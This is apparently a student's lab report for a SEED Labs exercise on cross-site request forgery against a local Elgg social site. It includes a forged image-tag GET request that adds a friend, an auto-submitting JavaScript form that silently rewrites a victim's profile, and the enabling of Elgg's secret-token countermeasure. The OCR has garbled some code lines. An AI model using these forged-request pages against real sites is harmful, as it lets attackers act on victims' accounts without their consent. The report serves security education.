
Nazim Zerrouki


Task 1: Observing a HTTP Request

I used the HTTP Header Live Tool to generate a GET request with no parameters.




This time, I used the HTTP Header Live Tool in order to capture a PUT request. This was done by doing a simple task such as editing Boby's profile with whatever information I wanted to add which is displayed in the parameters after I logged into Boby's profile. The parameters are shown below:

_elgg_token: By5RA7HxtROueZskSkob8w
_elgg_ts: 1576457384



Task 2: CSRF Attack using GET Request


In this task, we need to have Bob redirect Alice to Boby's malicious website where there is malicious code that will force allow Bob to befriend Alice. In order to accomplish this, we need to capture info of the Add-Friend HTTP request using the HTTP Header Live Tool which will be the precursor to launching the Get Request Attack.




The next step is to construct the contents of the page using the information of the Add-Friend HTTP request such that when Alice clicks on the link, Alice will be added to Boby's friends list.

```
12/15/19]seed@VM:.../Attacker$ sudo nano index.html
12/15/19]seed@VM:.../Attacker$ cat index.html
html>
head>
title>
SRF Attack
/title>
/head>
body>
img src="http://www.csrflabelgg.com/action/friends/add?friend=42">
/body>
/html>
```

Next, Boby has to send Alice to the link that will lead her to Boby's malicious code.




Which Alice sees here:



And initiates the attack. Clicking the link leads her to the malicious code and allows Boby to add Alice involuntarily.

Task 3: CSRF Attack using POST Request


In order to do this task, we need to see what the post request is by editing Boby's profile:



Here's the malicious code that was necessary to update from seed labs:


```
<html>
<body>
<h1>
CFRS Attack
</h1>
<script type="text/javascript">

function post(url, fields) {

var p = document.createElement("form");

p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";

document.body.appendChild(p);

p.submit();
}

function forge_post()
{

var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value=''>";
fields += "<input type='hidden' name='description' value='Boby is my hero.'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2';
fields += "<input type='hidden' name='briefdescription' value=''>";
fields += "<input type='hidden' name='accesslevel[briefdescription]'value='2'>";
fields += "<input type='hidden' name='location' value=''>";
fields += "<input type='hidden' name='accesslevel[location]' value='2';
fields += "<input type='hidden' name='guid' value='42'>";
var url = "http://www.csrflabelgg.com/action/profile/edit";
post(url,fields);
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Again, we repeat the same step as in Task 2. Boby creates the link with the malicious code and sends it to Alice, so her profile will display ‘Boby is my hero’:



This is the result once Alice clicks on the malicious link:

Which then edits her profile to include ‘Boby is my hero’



Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Boby can obtain Alice's user id(guid) through the HTTP Header Live tool by adding Alicea as a friend or sending her a message for instance.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain


No, he cannot launch a malicious attack on any visitor because he needs to know their guid and through the Post Request which was the purpose of the experiment. Without it, no CSRF attack can be done.

Task 4: Implementing a countermeasure for Elgg


Changed to the directory specified in the lab to enable the countermeasure by accessing ActionsService.php and commenting out the true line:

```
/**
 * @see action_gatekeeper
 * @access private
 */
public function                $action) {
        //return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token =              '__elgg_token');
                $ts = (int)            '__elgg_ts');
```

These are the secret tokens as part of the POST request:



Errors were displayed after the attack was initiated:



The attacker cannot send secret tokens in the CSRF attack because the attacker does not know the values of secret tokens and the timestamp that is found in Alice's Egg page.